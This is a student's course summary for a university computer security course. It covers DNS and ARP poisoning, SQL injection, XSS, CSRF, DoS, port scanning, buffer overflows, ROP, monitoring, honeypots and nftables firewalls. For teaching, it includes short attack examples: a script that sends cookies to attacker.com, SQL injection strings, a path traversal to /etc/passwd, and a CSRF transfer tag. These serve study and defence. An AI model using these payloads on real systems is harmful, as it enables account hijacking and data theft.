UCLouvain - EPL

# LINFO2347 - Computer System Security

## Synthèse

*Victor Fairon*

Year 2026

# Contents

# 1 Basic Concepts

A secure system is :

- **Confidential :** no attacker can **steal/read** data
- **Integrity :** no attacker can **modify** data/system behavior
- **Availability :** no attacker can disturb access

We say that if a system is **vulnerable** it is exposed to **threats** that could lead to an **exploit** of the vulnerability so there is a **risk**.

## 1.1 The STRIDE Threat Model

Classification of security threats in six categories :

- Spoofing : faking identity
- Tampering : modification of smth
- Repudiation : lack of logs to prove previous actions
- Information Disclosure : secrets get disclosed
- Denial of Service : make a service unavailable
- Elevation of Privilege : getting higher privilege than initially

A voir si le reste du chapitre est vraiment intéressant pour l'examen ...
We can do **access control** to restrict the access to certain resources to specific (groups of) users. We can implement it using both **authentication** (ie verifying the identity of the person) or **Authorization** (ie define who has access to what).
For files in Linux it is implemented using permissions defined on groups and users. For network it is implemented using firewalls.
As it is difficult to handle many privilege, it is recommended to use the **Principle of least privilege** : define the access control rules such that users only have access right needed to do their jobs, not more. It is the same for networking : no component should have more access than what is needed for its function (ie block everything and only allow what is needed).

# 2 DNS

## 2.1 DNS refresher

The Domain Name System (DNS) is a distributed naming system that allows clients to translate domain names into IP addresses. For example, an `A` record maps a domain name to an IPv4 address, while an `AAAA` record maps it to an IPv6 address. DNS can also store many other types of information, such as mail servers (`MX`) or aliases (`CNAME`).
Domain names are organized hierarchically as a tree. For example, the domain name `git.louvainlinux.org.` is composed of the following levels:

- The root domain `.`

- The top-level domain `org`
- The domain `louvainlinux.org`
- The host or subdomain `git`

To resolve a domain name, a recursive DNS resolver queries the DNS hierarchy step by step. The root servers return the name servers responsible for `.org`, the `.org` servers return the name servers responsible for `louvainlinux.org`, and finally the authoritative server for `louvainlinux.org` (in our case OVH's servers) returns the requested record for `git.louvainlinux.org`, our public IP.
The servers responsible for a DNS zone are called `authoritative name servers`.

## 2.2 Cache poisoning

Resolvers may often have to resolve the same domain names (`google.com`, `instagram.com`,...) and in order to be more efficient, the use caching. When a request having already been answered is received, it doesn't resolve it again but looks in its table. Records have a `TTL` : time to live.
Caching is also done inside our computer for the same reasons.
Caches can be exploited in `cache poisoning attacks` where an attacker takes advantage of the fact that the cache might be less protected than the data source. Both presented attacks are used in order to redirect the traffic for a targetted website. This could be useful for fishing, steal information or do Denial-of-Service attack by denying the access to the targetted website.

### 2.2.1 First variant

Previously, authoritative DNS servers were allowed to include additional DNS records in their responses, even when those records were not requested. This could be exploited for DNS cache poisoning.
For example, an attacker controlling the authoritative server for `evil.com` could respond to a query for `www.evil.com` with the correct answer, but also include a forged record claiming that `www.bank.com` resolves to the attacker's IP address. If the recursive resolver cached this additional record, a later request for `www.bank.com` could be answered using the poisoned cache, redirecting users to a malicious website instead of the legitimate one.
Modern resolvers prevent this by doing a *Bailiwick Check* : accept additional records only if they contain information about the same domain as in the request.

### 2.2.2 Second variant

In the second version an attacker sends a fake response to the DNS resolver spoofing the IP address of the Authoritative Name Server supposed to answer the actual query. This is possible because DNS is built over UDP which makes the resolver un-aware of a possible connection state with the Authoritative NS.
In reality this attack is a little more complicated to execute beacause of two verifications :

- A `DNS query ID` that is sent to the DNS server which answer must contain this ID,
- The response must be sent to the same UDP port from which the query originated.

So an attacker would have to guess both numbers for the resolver to accept the spoofed packet which is unlily to happen. Though old DNS servers are still vulnerable as consistent ports and predictable `DNS query ID` were used.




Figure 1: DNS Cache Poisoning 1




Figure 2: DNS Cache Poisoning 2

### 2.2.3 ARP Cache Poisoning (or ARP Spoofing)

Reminder that `ARP` (**Address Resolution Protocol**) is used to resolve the MAC address corresponding to an IPv4 address (**Neighbor Discovery Protocol** is used for IPv6). Each host maintains its own ARP cache and broadcasts ARP requests when it needs to determine the MAC address associated with an IP address on the local network.
Since ARP does not authenticate replies and hosts typically accept unsolicited ARP responses, an attacker present on the same local network can perform an *ARP poisoning* attack. By sending forged ARP replies that associate a victim's IP address (e.g., the default gateway) with the attacker's MAC address, the attacker can redirect traffic through their machine and potentially perform a man-in-the-middle attack.

### 2.2.4 Web Cache Poisoning

Web cache poisoning occurs when an attacker causes a cache to store a malicious HTTP response that will later be served to other users requesting the same resource. An attacker relies on a page that includes user-controlled input. By injecting malicious content, they can cause the server to generate a poisoned response. If the cache does not differentiate between requests containing the malicious input and normal requests, the poisoned response may be cached and subsequently served to legitimate users.

# 3 SQL injection & Cross Site Scripting

## 3.1 SQL Injection

**SQL Injection** SQL injection occurs when an application incorporates user input directly into an SQL query without proper sanitization or parameterization.

**Consequence:** an attacker may alter the structure of the query executed by the database.

**Identifying a vulnerability** The first step is usually to make assumptions about how the input is used by the application.

For example, suppose the input is inserted into a `WHERE` clause:

```
SELECT * FROM users
WHERE username = '<input>';
```

Special characters such as quotes (`'`) may reveal that user input is being interpreted as SQL code rather than as data.

**Modifying query logic** If a field is vulnerable, the attacker may inject a condition that always evaluates to true:

```
SELECT fieldlist FROM table
WHERE field = 'anything' OR 'x'='x';
```

Since `'x'='x'` is always true, the query may return all rows of the table.

**Schema discovery** SQL injection can also be used to infer information about the database schema.

**Column discovery**

- Guess a column name.
- Use it in a condition such as `FIELD_NAME IS NULL`.
- If an error occurs, the guessed column likely does not exist.

**Table discovery**

```
x' AND 1=(SELECT COUNT(*)
          FROM SomeGuessedTableName); --'
```

Differences in behavior or error messages may reveal whether the table exists.

**Modifying the database** In severe cases, SQL injection may allow the execution of additional SQL statements.

Example: attempting to create a new user.

```
x'; INSERT INTO users
('email','passwd','login_id','name')
VALUES ('steve@unixwiz.net',
        'hello',
        'steve',
        'Steve Friedl'); --'
```

Possible consequences include:

- Authentication bypass.
- Disclosure of confidential data.
- Modification of existing records.
- Creation of new accounts.
- Administrative actions on the database.

**Limitations of `INSERT` attacks** Note that inserting a new user is often more difficult in practice:

- The database account may not have `INSERT` privileges.
- The attacker may not know the exact schema of the table.
- Additional fields may be required.
- A valid user account may require entries in multiple tables (roles, permissions, access rights, etc.).

Instead of an `INSERT`, an attacker may therefore attempt an `UPDATE` on an existing record.

**Timing attacks** Even if the attacker cannot directly read or modify data, SQL injection may still leak information through **side channels**.

*Idea:* execute an expensive operation only when a condition is true and measure the server's response time.

Example:

- If the first character of Bob's password is `A`, delay the query by several seconds.
- Measure the response time.
- A longer response indicates that the guess was correct.

By repeating this process for every position and every possible character, the entire password can eventually be reconstructed.

**Other injection vulnerabilities** Injection attacks are not limited to SQL. They occur whenever **unsanitized user input** is interpreted as code, commands, or file paths.

Example: **Path Traversal**

```
open("/path/to/pictures/" + imageName)
```

If the application does not validate `imageName`, an attacker may supply:

```
../../../../../etc/passwd
```

and access files outside the intended directory.

**Mitigation**

- **Never trust external input.**
- Validate and sanitize user data.
- Apply the **principle of least privilege** to database accounts.
- Avoid exposing detailed error messages to users.
- Use **prepared statements**.
- Use **stored procedures** when appropriate.

**Prepared Statements** Instead of:

```
String query =
"SELECT * FROM users WHERE name='" + n + "'";
```

use:

```
String query =
"SELECT * FROM users WHERE name=?";
```

**Key idea:**

- The SQL query is parsed *before* receiving the user input.
- User values are sent separately as parameters.
- Input is therefore treated as **data**, not as SQL code.
- Quotes, keywords and operators cannot alter the query structure.

**Stored Procedures** With stored procedures, the SQL logic resides inside the database:

```
{call checkUsername(?)}
```

The application can only provide parameters; it cannot modify the SQL logic implemented by the procedure itself.

## 3.2 Cross-Site Scripting

**Sessions and cookies** HTTP is a **stateless** protocol: each request is independent and the server has no built-in notion of a logged-in user.

To implement sessions, a web application:

1. Authenticates the user.
2. Generates a random **session token**.
3. Stores the token in a browser cookie.
4. Receives the cookie in all subsequent requests.

The session token therefore acts as a temporary proof of authentication.

**Same-Origin Policy (SOP)** A web page is normally only allowed to access data belonging to the **same origin**.

An origin is defined by the triplet:

(`protocol`, `host`, `port`)

As a consequence, a malicious website cannot directly read another website's cookies, local storage, or page contents.

**XSS: Key idea** The goal of a Cross-Site Scripting attack is to execute attacker-controlled `JavaScript` inside a trusted website.

For example, an attacker may submit the following review:

```
<script>
fetch("https://attacker.com/steal?c=" +
      encodeURIComponent(document.cookie));
</script>
```

If the website stores and displays this review without sanitization, the script will execute whenever another user views the page. Since the code executes *inside Amazon's page*, the browser considers it to originate from Amazon itself.

### Persistent vs Reflected XSS

### Persistent XSS

- Malicious code is stored on the server (reviews, comments, profiles, etc.).
- Every visitor executes the injected code.

**Reflected (Non-persistent) XSS**

- Malicious code is embedded in a crafted URL parameter.
- The victim must be convinced to visit the URL (e.g., through an email or social media post).
- The vulnerable web application must include the attacker-controlled parameter in the generated page without properly sanitizing or escaping it.
- The attacker-controlled input is therefore *reflected* by the server into the response.
- The injected JavaScript is immediately executed by the victim's browser.

**Mitigation**

- Validate and **sanitize** user input.
- Escape special HTML characters before inserting user input into the page (e.g., `<script>` becomes `&lt;script&gt;`).
- Use frameworks providing automatic output encoding.
- Store untrusted user content on a separate domain (eg: `googleusercontent.com`)
- Use **XSS Filters**
- Use browser XSS protections and Content Security Policies (CSP).

### 3.3 Cross-Site Request Forgery (CSRF)

**Key idea** Unlike XSS, the attacker does not execute code inside the trusted website. Instead, they trick the victim's browser into sending an authenticated request to a website on which the victim is already logged in.

The attack relies on the fact that browsers automatically include cookies associated with a website in every request sent to that website.

**Example** Suppose a user is logged into their online banking website and therefore possesses a valid session cookie.

The user then visits a malicious website containing:

```
<img src=
"https://bank.com/transfer?
to=attacker&amount=10000">
```

When loading the image, the browser automatically sends:

- The request to `bank.com`.
- The user's session cookie for `bank.com`.

The bank therefore receives what appears to be a legitimate authenticated request and may perform the transfer.

**Difference with XSS XSS**

- The attacker injects JavaScript into the trusted website.
- The attacker's code executes with the website's privileges.
- Cookies and page contents may be accessed.

**CSRF**

- The attacker never gains access to the session cookie.
- The attacker simply causes the victim's browser to send a request.
- The browser automatically authenticates the request using the stored cookie.

**Mitigation**

- Verify the `Referer` or `Origin` header that informs the source of the request.
- Avoid performing sensitive actions through simple `GET` requests.
- Avoid storing session token as cookie but sending as normal parameter. This way it isn't included by browser automatically and thus attacker can't count on it.

# 4 DoS Attacks

**Goal :** overload or crash a server to make the service unavailable to legitimate users. There can be **semantic** attacks ("smart") or **brute-force** attacks.

**Semantic attacks** overload a server by sending knowledge-specific requests. These can include :

- computational intensive SQL queries
- error generating requests
- part of an HTTP request so that the server waits for the rest

**Brute-force attacks** overload a server by sending many "random" requests. These can include :

- Exhausting number of TCP connections (SYN flooding)
- Exhausting the number of application sessions

**Distributed DoS attack (DDoS)** can be executed by combining many attacker sources with different IP addresses.

**Reflected DoS attack (RDoS)** A reflected DoS attack is performed by spoofing the victim's IP address and using it as the source address of requests sent to third-party servers (e.g., DNS servers). The servers then send their responses to the victim instead of the attacker.

This technique provides two advantages:

- **Reflection:** the attack traffic appears to originate from legitimate servers rather than from the attacker.
- **Amplification:** the response is often larger than the request. As a result, a small amount of traffic sent by the attacker can generate a much larger volume of traffic towards the victim.

**Network Ingress Filtering** Network ingress filtering is a defense against such attacks based on IP spoofing. It consists of configuring firewalls to verify that the source IP address of a packet is consistent with the network from which the packet originates.
This filtering is typically performed by the attacker's ISP or edge router, as close as possible to the source of the traffic.

# 5 Network scans

**ICMP scans** The most simple scanning technique is sending `ICMP` requests and waiting for a possible `ICMP echo reply`. Network administrators often configure host to ignore `ICMP packets`.

**TCP port scanning** Three common TCP port scanning techniques are:

- **TCP Connect Scan (Full Handshake)**: perform a complete TCP handshake (`SYN`, `SYN+ACK`, `ACK`) as shown in Figure 3. This technique is easy to implement since it relies on the operating system's normal socket API, but it is slower and establishes a real TCP connection.
  - `SYN+ACK` received → port **open**.
  - `RST` received → port **closed**.
  - No response → port **filtered** or target unreachable.
- **TCP SYN Scan (Half-Open Scan)**: send a `SYN` packet and, if a `SYN+ACK` is received, immediately reply with a `RST` instead of completing the handshake (Figure 4). Since no connection is established, this technique is faster and more discreet.
  - `SYN+ACK` received → port **open**.
  - `RST` received → port **closed**.
  - No response → port **filtered** or target unreachable.
- **TCP Xmas-Tree Scan**: send a packet with the `FIN`, `PSH` and `URG` flags set. According to RFC-compliant TCP implementations, a closed port should respond with a `RST`, while an open port should ignore the packet.
  - `RST` received → port **closed**.
  - No response → port **open or filtered**.




Figure 3: Full TCP Scan




Figure 4: Half TCP Scan

**UDP Scan** UDP scanning is more difficult than TCP scanning because UDP is a **connectionless** protocol.
Two common approaches are:

- **Negative-response scanning**: send a UDP packet and wait for an ICMP `Port Unreachable` message. Receiving such a message indicates that the port is **closed**. If no response is received, the port may be open, filtered, or the ICMP message may have been blocked.
- **Positive-response scanning**: send a valid request for the expected service (e.g., a DNS query on port 53) and wait for a response. Receiving a valid response indicates that the port is **open**. If no response is received, no reliable conclusion can be drawn.

UDP scans are therefore less reliable than TCP scans since many UDP services do not respond to invalid requests and ICMP messages may be filtered by firewalls.

**Application Layer Scan** it is possible as well for example to scan many `URL's` to see which web application is running on a server

# 6 Program Execution Basics

## 6.1 Key Concepts

### 6.1.1 Memory Organization

Each running process has its own **virtual address space**, divided into four regions:

- **Code/Text segment**: machine instructions.
- **Static data**: global variables and constants.
- **Heap**: dynamically allocated memory (`malloc`, `new`, ...).
- **Stack**: function call frames (detailed below).

From the CPU's perspective, variables are simply memory locations — their type and structure are a compiler-level concept.

**Alignment and Padding.** For performance, compilers align data to natural boundaries: 32-bit values on 4-byte boundaries, 64-bit values on 8-byte boundaries. This may introduce unused **padding bytes** between variables.

**C Strings.**

### 6.1.2 Registers

Registers are small storage locations inside the CPU. Three registers are central to function calls:

- **Program Counter (PC)**, also called the Instruction Pointer (IP): holds the *address* of the next instruction to execute. After a normal instruction it advances automatically; after a jump or call it is set to the target address.

- **Stack Pointer (SP)**: holds the address of the top of the stack. The stack grows toward *lower* addresses, so SP decreases when data is pushed.
- **Frame Pointer (FP)**: holds a fixed reference point inside the current stack frame, making local variables and parameters accessible at known offsets.

### 6.1.3 Stack Frames

Every function call creates a **stack frame** — a contiguous block of stack memory belonging to that invocation. A frame typically contains, from higher to lower addresses:

| Parameters |
|---|
| Return address |
| Saved FP |
| Local variables |

The **return address** is the address of the instruction to resume in the caller once the function returns. The **saved FP** is the caller's frame pointer, preserved here so it can be restored on return. Since there is only one FP register, each function must save the caller's value before using FP for itself. The FP divides the frame into two zones reachable by fixed offsets:

- *Above* FP (positive offsets): parameters and caller information.
- *Below* FP (negative offsets): local variables.

## 6.2 Walkthrough: `g()` calls `f(3,4)`

Consider the following code:

```
1 int f(int a, int b) {
2 int i, j;
3 return a + b;
4 }
5 void g() {
6 int x = f(3, 4);
7 }
```

**Building the frame (call).** When `g()` calls `f(3,4)`, the following happens in order:

1. Parameters `4` then `3` are pushed onto the stack.
2. The `call` instruction pushes the **return address** — the address of the instruction in `g()` immediately after the call — and sets the PC to `f()`.
3. `f()` saves `g()`'s FP (the **saved FP**), then sets FP to the current SP, anchoring the new frame.
4. SP is decreased to reserve space for local variables `i` and `j`.

The resulting stack frame for `f()` looks like this (on a 32-bit architecture):

| | |
|---|---|
| `FP + 12` | Parameter b=4b = 4 b=4 |
| `FP + 8` | Parameter a=3a = 3 a=3 |
| `FP + 4` | Return address |
| `FP + 0` | Saved FP |
| `FP - 4` | Local variable jj j |
| `FP - 8` | Local variable ii i |

**Tearing down the frame (return).** When `f()` returns:

1. SP is restored, discarding the local variables.
2. The saved FP is popped, restoring `g()`'s frame pointer.
3. The return address is popped into the PC, resuming execution in `g()` right after the call.

# 7 Buffer Overflow's & code injection

## 7.1 The attacks

**Base idea** is that sometimes, strings lenghts are not checked and so you can overwrite data that comes after.

```
char currentUser[8];
int accessRight;
void initUser(char *name) {
    accessRight = 0; // no access right
    strcpy(currentUser,name);
}
```

Here since `accessRight` is defined just aftetr the `currentUser`, when giving your name, if it is longer than 8 bytes, it could overwrite the accessRight.

**Code Injection via Stack Overflow.** Beyond overwriting adjacent variables, an attacker can target the **return address** stored in the stack frame itself. Recall that a stack frame is laid out as follows (growing toward lower addresses):

| Parameters |
|---|
| Return address |
| Saved FP |
| Local variable (e.g. `char buf[8]`) |

If no bounds check is performed on input copied into `buf`, an attacker can supply a string long enough to overflow through the saved FP and overwrite the return address. By crafting the input to contain:

1. **Shellcode** — raw machine instructions for `execve("/bin/sh")` placed at the start of the buffer,
2. **Padding** — enough bytes to fill the buffer and saved FP,
3. **A forged return address** — pointing back to the start of the buffer,

when the function returns, the CPU jumps to the attacker's code and spawns a shell.

**Address Predictability.** This attack requires knowing where the buffer sits in memory. Thanks to **virtual memory**, for a specific program and execution chain, the virtual memory will be the same. Attacker only needs running the program on its computer first.
RAJOUTER LES INFOS DES TP/EXAMENS SI NÉCESSAIRE

### 7.2 Protection

There are several ways to protect against buffer overflow attacks:

- **Use safer languages** — prefer languages that perform runtime bounds checking, preventing overflows entirely.
- **Avoid unsafe C functions** — never use `strcpy`, `gets`, etc. Use length-aware alternatives such as `strncpy(buffer, s, sizeof(buffer))` instead.
- **Validate external input** — always sanitize data coming from outside the program (truncating, range checking, rejecting unexpected values).
- **Guard pages** — place protected memory regions around local variables so any access raises an exception. Effective but resource-intensive.
- **Static analysis and fuzzing** — use tools to detect vulnerabilities before deployment, either by analyzing the code statically or by feeding it malformed inputs.
- **Canaries** — place a known value between the local variables and the return address, and verify it has not changed before returning. **Random canaries** make this harder to bypass by using an unpredictable value. However, canaries have two fundamental limitations:
  - An attacker who can guess or leak the canary value can include it in their payload and bypass the check entirely.
  - Canaries only protect the return address. Local variables sitting below the canary remain unprotected — an attacker can overwrite a pointer or function pointer variable and have it used *before* the function returns, bypassing the canary check altogether.
- **Address Space Layout Randomization (ASLR)** — modern operating systems randomize the base addresses of the stack, heap, and libraries, making it harder for an attacker to predict where shellcode or useful functions reside. However, ASLR has limits:
  - On systems with small address spaces (16-bit or 32-bit embedded CPUs), the random gap cannot be large, making the number of possible layouts small enough to brute-force.
  - **Heap spraying** — if randomization is insufficient, an attacker can allocate large regions of memory on the heap (several MBytes) filled with shellcode, making it likely that a guessed address lands somewhere in that region.
- **Data Execution Prevention (DEP)** — modern OSs mark stack memory pages as non-executable, so the CPU raises an exception if the instruction pointer ever points there. This defeats classic shellcode injection. Programs that generate code at runtime (e.g. JIT compilers) must first write code as data, then explicitly mark that region executable. However, DEP does not stop all attacks, as shown below.

**Return-Oriented Programming (ROP)** — if DEP prevents injecting new code, the attacker can instead reuse code already present in the process. Since library functions like `system` sit at predictable addresses when ASLR is inactive, the attacker can fake a function call purely by manipulating the stack:

1. Arrange `"/bin/bash"` as an argument on the stack.




Figure 5: Return-Oriented Programming

2. Overwrite the return address with the address of `system`.

When the current function returns, the CPU jumps directly into `system` as if it were a normal call, spawning a shell without a single byte of injected code. This can be extended further by chaining multiple such calls together, each feeding into the next via carefully arranged stack contents. (See Figure 5)

### 7.3 Fuzzing

**Main idea** is to make the program crash by finding unexpected inputs. You can fuzz things from single functions to entire programs. There are two types of fuzzing :

- **Generation-based Fuzzing** : Create random content of file
- **Mutation-based Fuzzing** : start from a valid input and mutate by removing/inserting bytes

You can either assume you have access to what you are trying to fuzz **whitebox** or not **blackbox**. A third type is **Coverage-guided** assumes that you modify the code to track the different branch an input can take which helps the fuzzer (if an input triggers a new branch that has not been explored, it is an intresting input).

## 8 Traffic Monitoring

What is being measured :

- **Low level metrics** such as QoS metrics (throughput, packet loss,...), port usage, packet payloads, IP addresses. **Easier** to collect.
- **High level metrics** such as protocol/application usage, aivailability of services, services behaviors. **Harder** to collect.

There are two types of measurement :

- **Active Measurement** : Generation of probing traffic (additional load to the network) (eg : send pings, HTTP requests,...)

- **Passive Measurement** : by observing existing traffic (on different links/routers/switches). But super heavy since A LOT of packets are captured.

To solve the issue of big packet load capturing, one can :

- Collect and process less information (only headers as often data is encrypted, aggregate by **flows** = same (SRC/Dest IP, Port and Layer 3 Protocols)) or even do **sampling**
- Use dedicated hardware

**Flow monitoring** can either be **part of the router** or a **standalone application** getting data from the router's mirror port or offline from files. Flow monitoring comes with a loss of information (no payload, details of packet header) but you still get the IP's, port numbers, sizes.

**Sampling** You can sample three different ways :

- **Systematic** sampling (only taking the $n$-th packet) is bad as it can align with periodic traffic patterns
- **Random sampling** with a range (sampling every $m$ to $n$ each time changing), it is better
- **Dynamical sampling** according do diverse criterions e.g. sampling large flows more frequently.

However, sampling introduces statistical error — all results are estimations with a certain confidence. Importantantly it underrepresents the small flows: missing one packet from a large flow causes a small error, but missing the only packet of a one-packet flow loses it entirely.
NETFLOW PACKET.... really useful here ?

# 9 Honeypots and Network Telescopes

**Honeypots.** A honeypot is a fake resource, made to appear vulnerable to attract attackers to identify them or analyze their techniques. Any contact with a honeypot is suspicious, since legitimate traffic has no reason to reach a non-existent service.
Rather than exposing a real vulnerable server — which could be compromised and weaponized — honeypots emulate vulnerable systems at varying levels of fidelity:

- **High-interaction honeypot** — fully imitates the behavior of a real server, or runs one in an isolated VM, providing a convincing target for detailed attack analysis.
- **Low-interaction honeypot** — simply listens for incoming connections and accepts them without further interaction, sufficient for detecting scans.

Since many attackers actively probe whether a machine is a honeypot (checking for missing directories, unusual system responses, etc.), some honeypots are made highly complex to appear convincing — up to simulating entire company networks, known as **honeynets**.

**Related Approaches.**

- **Tarpits** — honeypots that respond very slowly to incoming requests, tying up attacker resources and slowing down scans.
- **Canary traps** — intentionally leaked secrets (e.g. a honeylink URL, or a fake password) designed to trigger an alert when accessed by an attacker.

**Network Telescopes and Internet Background Radiation.** Even unused IP addresses constantly receive packets — a phenomenon known as **Internet background radiation**. Sources include attackers scanning for victims, misconfigured devices, and **backscatter** (SYN/ACK replies sent to spoofed source addresses during DDoS attacks).
A **network telescope** exploits this by passively monitoring large blocks of unused IP address space. Large-scale examples operate on `/9` and `/10` networks. Since no legitimate traffic should arrive at unused addresses, every received packet is a signal. Telescopes can be used to detect emerging attack trends (e.g. scans targeting newly discovered vulnerabilities), identify widespread misconfiguration, and indirectly observe DDoS attacks through their backscatter.

# 10 Firewalls

## 10.1 Classification

- Layer of operation :
  - Network layer (IPv4,6) (do not allow traffic from ip...)
  - Transport layer (UDP, TCP) (only allow connection to TCP port 80)
  - Application layer (HTTP,...) (Do not allow HTTP Post)
- Internal state :
  - **Stateless** — filters each packet in isolation with no knowledge of existing connections (e.g. allow TCP packets from host A to host B). Rules are evaluated in order and the first match is applied, typically ending with a default deny-all. The key limitation is that a stateless firewall has no concept of connection state — it cannot distinguish between a packet that initiated a connection and one that is a reply to it. For example, a rule allowing outbound TCP from the company network would also need to allow inbound TCP replies, but the firewall cannot tell a reply apart from a connection attempts.
  - **Stateful** — maintains an internal table of active connections. When a packet arrives, the firewall checks whether it belongs to a known connection and allows it through accordingly. This solves the limitation of stateless firewalls: a reply to an outbound TCP connection is recognized as such and allowed, while a genuinely unsolicited incoming packet is not. Since they must track every connection they are more resource intensive. Entries are removed based on observed packets (e.g. TCP FIN) or timeouts. Note that some complex protocols like FTP are non-trivial to handle, as the server opens a separate data connection back to the client, which a stateful firewall unaware of application-layer protocols would incorrectly reject.

## 10.2 Location of a firewall

You have different possibilities :

- As its own entity between the untrested and internal network (centralized, easy to manage but doesn't protect against internal attacks)
- As a personal firewall running on hosts (protects against internal attacks but high overhead)

- Use a Demilitarized Zone (DMZ) to separate the services needed to be externally accessible and the internal network. Two firewalls are thus needed (the first one protects the DMZ from the internet and second the internal network from the internet and the potentially infected DMZ)
- On Proxies (either **transparent** the client has no idea it is talking to a proxy or **reverse proxies** the client has no knowledge the server exists). They can operate as application firewalls. Reverse proxies can even handle authentication of clients or DDoS protection (like Cloudflare's).

### 10.3 Syntax of NFTables Rules

NFTables is the modern Linux packet filtering framework, replacing the older `iptables`. Rules are organized into **tables** (grouping rules by family, e.g. `ip`, `ip6`) and **chains** (sequences of rules attached to a **hook** such as `input`, `output`, or `forward`). Each rule matches packets based on criteria and applies a verdict such as `accept`, `drop`, or `reject`.
A rule is generally composed of:

`[conditions] [action]`

For example:

```
tcp dport 22 accept
```

matches packets satisfying:

- `tcp`: the packet uses the TCP protocol.
- `dport 22`: the destination port is 22 (SSH).
- `accept`: the packet is accepted.

Additional matching criteria can be added:

- Source & Destination IP address:

```
ip saddr 192.168.1.10 daddr 10.0.0.5 tcp dport 22 accept
```

- Several ports:

```
tcp dport {22,80,443} accept
```

**Connection Tracking States** NFTables integrates rules to depend on the state of a connection (careful, works as well for UDP):

- `new`: first packet of a new connection.
- `established`: packet belonging to an already accepted connection.
- `related`: packet related to an existing connection (e.g. FTP data connection).
- `invalid`: packet that cannot be associated with any valid connection.

Example:

```
tcp dport {22,23} ip saddr 129.168.1.1 ct state established,related accept
```

Accept packets belonging to already established connections.

**Connection Limits** NFTables can limit the number of simultaneous connections using the Linux connection tracking subsystem (`conntrack`).
A *tracked connection* is an active communication that the kernel is currently monitoring. For TCP, opening multiple connections to the same service creates multiple tracked connections, even if the source and destination IP addresses remain the same.
The `ct count` expression counts the number of currently tracked connections matching a rule.
For example:

```
tcp dport 80 ct count over 5 drop
```

means:

- the packet uses TCP,
- the destination port is 80,
- more than 5 tracked connections currently match,
- if the condition is satisfied, the packet is dropped.

Connection limits can be combined with other matching criteria. For example:

```
ip saddr 192.168.1.0/24 tcp dport 80 \
    ct count over 5 drop
```

